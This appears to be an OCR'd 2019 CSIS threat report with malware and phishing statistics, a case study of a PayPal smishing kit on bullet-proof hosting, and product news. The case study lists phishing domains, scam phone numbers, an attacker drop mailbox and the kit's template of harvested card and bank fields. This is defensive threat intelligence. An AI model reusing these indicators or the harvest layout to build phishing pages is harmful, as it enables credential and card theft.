


The story behind the numbers

CSIS Anti-Fraud Feed System and CIRK statistics

The DNS protection solution offered by CSIS, and supported by on-going threat intelligence research, blocked millions of customer requests to domains associated with malware, phishing and other online threats.

Top 10 categories - blocked by CSIS Secure DNS




CSIS Secure DNS

The detection underlined the continued need for an additional layer of mitigation since the malware developers could easily test if they would be detected by anti-virus products but had no way to get around a DNS filter that intercepted the network communication after a successful infection.

The detection underlined the continued need for an additional layer of mitigation.

Top 5 malware detections by CIRK H1 2019:



VARIANT	PCT.
Gozi/Ursnif/Dreambot	51%
Trickbot	25%
Emotet	16%
Dridex	7%
Wannacry	1%

Ursnif is the dominant malware

A significant change from our previous Threat Matrix Report was we found Ursnif to have replaced Trickbot by a substantial margin as the dominant malware variant detected. Ursnif, a.k.a. Gozi v.3x, was used by threat actors in the UK, US and CA. In June, the sudden disappearance of both Trickbot and Emotet campaigns further influenced the statistics.

Regular phishing attacks

Regular phishing attacks moved up as the number one infection vector pushing network spreading to second place. This underlined the continuous need for awareness campaigns by all organisations, not just as a measure against banking attacks but, to an increasing degree, also against targeted ransomware attacks and the ever-present threat of business email compromise fraud (BEC fraud).

59% **Ransomware** incidents via RDP compromise in Q2 2019


52% **Data breaches** featuring hacking as the primary source of compromise

93% Increase in average **botnet C&C** detection in 2019 compared to 2018

30% Percentage of all **cyber-attacks** targeting mobile platforms in H1 2019

Source: Coveware, Verizon DBIR 2019, Spamhaus, Check Point

Top infection vectors H1 2019:



VARIANT	PCT.
Phising	38%
Other	23%
Network spreading	22%
Spear-phishing e-mail	17%

Regular phishing attacks moved up as the number one infection vector pushing network spreading to second place. This underlined the continuous need for awareness campaigns by all organisations.

CSIS CIRK reports

A sound security posture would be comprised of a sustained focus on the human factor as well as technology. CSIS CIRK reports helped victimised organisations understand how and why an incident occurred.


CIRK (CSIS Incident Response Kit)

The CSIS CIRK (CSIS Incident Response Kit) is an advanced tool for remote forensic investigation in the case of a suspected malware incident. Both the tool itself and the backend reporting interface are constantly being updated.

Updates are applied in order to meet changes in the threat landscape as well as in customer requirements. We continuously monitor findings across customers and, as a consequence, keep track of changes over time.

Top 10 phished brands:


01	○	FACEBOOK
02	▲	BANK OF AMERICA
03	▲	APPLE
04	▼	MICROSOFT
05	○	CIBC
06	○	USAA
07	○	DESJARDINS.COM
08	○	STRIPE.COM
09	▼	OUTLOOK.COM
10	▼	DROPBOX



Source: CSIS

Top 10 phishing hosts:

01	■	HOSTINGER INT. LTD.
02	▲	AMAZON.COM INC.
03	▲	LINDEX CJSC
04	▼	GOOGLE INC.
05	■	CLOUDFLARE INC.
06	○	SHINJIRU-MY-AS-AP
07	▲	UNIFIED LAYER
08	▼	GODADDY.COM, LLC
09	■	OVH SAS
10	▼	CYRUSONE LLC



Source: CSIS


CHANGES IN THE LAST 6 MONTHS ○ New ■ Unchanged ▲ Moved up ▼ Moved down

News from the phish pond

PayPal under fire by a sustained phishing campaign

Smishing, the mobile version of phishing, was on the rise in H1 2019. A good reason for this was that we carry our smartphone with us all the time and the SMS protocol offers no spam filter.

That made the mobile platform an excellent and vulnerable target. A recent campaign showed how persistent a smishing threat can be.



News from the phish pond (continued)

PayPal, Amazon and eBay

In this case we came across an active PayPal scam page that, according to the publicly available log files, had been active for more than 75 days and counting at the time of writing.

A very effective scam

The statistics spoke for themselves, and, with a daily average of over a thousand visits, we can certainly conclude that the scam was very effective. Once we started digging into it, we found that the server was also used for scams other than just the PayPal phish. Besides three PayPal sites side-by-side, the server also hosted an Amazon and an eBay phish.

With a daily average of over a thousand visits, we can certainly conclude that the scam was very effective.


From the look of it, it seemed like an unfinished type of escrow fraud involving automobiles.

Unfinished escrow fraud

Last but not least, we learned there was a directory that contained a complete WordPress installation with e-commerce plugins. From the look of it, it seemed like an unfinished type of escrow fraud involving automobiles.

Link to the BraZZZers network

This malicious server was found by monitoring a highly redundant, bullet proof, fast fluxing hosting provider known as BraZZZers.



PHONE NUMBER: 07856486742

07856 486742
Type: Mobiles
Mobile phone network: O2

Average rate:	Dangerous
Number of searches:	93
Last checked:	20/08/2019

KEEP CALM AND SHARE IT!

COMMENTS: 3

02/07/2019 Same message about PayPal. Easily checked.

01/07/2019 scam!!

01/07/2019 Just received a text from this number say "Your PayPal has been blocked! Please re-confirm your identity today or your account will be closed: hyttps://paypal.co.uk /eepa.icu/n/" Will be ignoring as no doubt its a scam.

PHONE NUMBER: 07856488319

07856 488319
Type: Mobiles
Mobile phone network: O2

Average rate:	Harassing
Number of searches:	73
Last checked:	21/08/2019

KEEP CALM AND SHARE IT!

COMMENTS: 2

01/07/2019 As another has reported, sent me a text message stating my PayPal has been blocked. Please re-confirm my identity today or your account will be closed. They also had a link: https://paypal.co.uk.odo5.icu/n/ I thought that if PayPal sent me a text their name would show as the sender and not the sender's UK mobile number, viz. +447856488319

01/07/2019 They messaged me saying they are PayPal and asking me to confirm my identity or my account will be closed.

Screenshot of people dicussing the scam

After receiving links to the phishing sites in a text message.

A standard reverse DNS lookup showed no or false results.

BraZZZers network

The phishing domains all pointed at the server in the BraZZZers network, but a standard reverse DNS lookup showed no or false results due to the nature of how this infrastructure worked. A Google search for these domains provided the results in the screenshot above where people were discussing the scam after receiving links to the phishing sites in a text message.

Domains pointing to phishing server:


amazon.de.crst .icu
paypal.co.uk.41ly .icu
paypal.co.uk.tfjc .icu
paypal.co.uk.3pu9 .icu
paypal.co.uk.c2up .icu
paypal.co.uk.rh2b .icu
paypal.co.uk.6ie3 .icu
paypal.co.uk.0ztu .icu
paypal.co.uk.oct4 .icu

News from the phish pond (continued)

Diving into the PayPal phish


The attack worked like a combo phishing page. The first step mimicked the official PayPal login page and saved the entered credentials in two different files as well as mailing them to a British Telecom account.

PayPal phishing page "login" - Step 01:



Screenshot of Paypal phishing page "login"
Mimicking the offical PayPal login page.

PayPal phishing page "account verification" - Step 02:




Screenshot of Paypal phishing page "account verification"

The second step prompted the victim to give up personal information including full name, address, phone number, credit card details and bank account number.

News from the phish pond (continued)

CSIS also located the complete set of visitor logs that showed us a significant amount of traffic towards this phishing site since its online debut on June 6.

```
+ ----------------------------------------+
+ Account Information
| Username :
| Password :
+ ----------------------------------------+
+ Personal Information
| Full name :
| Date of birth :
| Address : , , ,
| Postcode/Zip :
| Country :
| Phone :
| Security Question 3  :
| Security Answer :
+ ----------------------------------------+
+ Billing Information
| Card BIN :
| Card Bank :
| Card Type :
| Card Holders Name :
| Card Number :
| Expiration date :
| CVV :
| Account Number (UK) :
| Sortcode (UK) :
+ ----------------------------------------+
+ Victim Information
| IP Address :
| Location:
| UserAgent :
| Browser :
| Platform :
+ ----------------------------------------+
```




Stored credentials

A backup containing only the PayPal login credentials was stored on the server separating the "Account Information" and credit card data into two files. The threat actors then used the mailbox rbl.rbl@btinternet.com to receive the compromised data in the format documented above.

Geo location

The PayPal phish was primarily aimed at UK users which was particularly visible after mapping out the IP addresses of the victims.


Visitor traffic:



Graph showing traffic

77082 visits in total, with a daily average of 1042.

Age of victims:



Graph showing most frequent victims

The extracted data contained date-of-birth information and this data set reflected a similar Danish study we did back in 2015 which also showed that middle-aged individuals were the most frequent victims.

News from CSIS

H1 2019

New services, products, and features released in H1 2019 and what to expect in H2 2019.

Products and features released in H1 2019:

Enhanced status page UPDATE

CSIS has released an enhanced status page that shows the current operational status for:

- Our website
- Secure DNS (all ANY cast clusters)
- CSIS TIP mobile App
- TIP *(https://ecrime.csis.dk)*
- TIP APIs

Further, the page shows any upcoming maintenance timeslots and previous operational incidents. You can subscribe to notifications directly on the status page which is located here:

→ *https://status.csis.dk*

EFP (Email Fraud Protection service) NEW

CSIS recently released a new service called Email Fraud Protection. The service is the result of almost two years' research and development within the area of impersonation fraud. The service's core functionality is to detect and prevent email fraud attacks containing:

- Fake invoices
- Fake account updates
- CSIS TIP mobile App
- Phishing URLs
- Financial malware

The service has already saved customers more than one million euros. You can read more about the product here:

→ *https://www.csisgroup.com/email-fraud-protection*

New services, products and features released in H1 2019 (continued)

CSIS TechBlog NEW

CSIS have announced an official blog intended for new research and development. The tech blog has already been very well received and acknowledged by leading security newspapers. The blog can be found here:

→ *https://medium.com/csis-techblog*

Secure DNS UPDATE

All Secure DNS related software is now available under the new "SECDNS" -> "Software" menu. This includes: Secure DNS Roaming Client and Secure DNS Log Agent. You can read more about the product here:

→ *https://www.csisgroup.com/prevent-secure-dns*

CIRK (CSIS Incident Response Kit) UPDATE

CIRK now supports automated deletion of collected data after forensics analysis directly in the GUI of the data collector. You can read more about the product here:

→ *https://www.csisgroup.com/managed-services-managed-detection-and-response*

MDR (Managed Detection & Response) UPDATE

CSIS has released a GDPR module for our Incident management ticketing system. The feature helps our customers track and document any incident related to GDPR. You can read more about the product here:

→ *https://www.csisgroup.com/respond-incident-response-ir*

Planned developments for H2 2019

- CSIS TIP mobile App for iOS and Android final release.
- MISP.
- MITRE attack framework.

REST ASSURED.

Disclaimer & Copyright

www.csisgroup.com

REST ASSURED.

CSIS IN BRIEF

- Founded in Copenhagen in 2003.
- Preferred IT security provider to some of the world's largest financial services and enterprise organisations.
- Trusted adviser to regional, national and international law enforcement agencies.
- Credited by Gartner Group for outstanding threat intelligence capabilities.
- Renowned for cybersecurity advisory services and managed security solutions, as well as incident response, forensics and malware reverse engineering capabilities.

CSIS Security Group A/S

Head office
Vestergade 2B, 4th floor
1456 Copenhagen
Denmark

UK office
95 Aldwych
London, WC2B 4JF
UK

+45 88 13 60 30
contact@csisgroup.com

www.csisgroup.com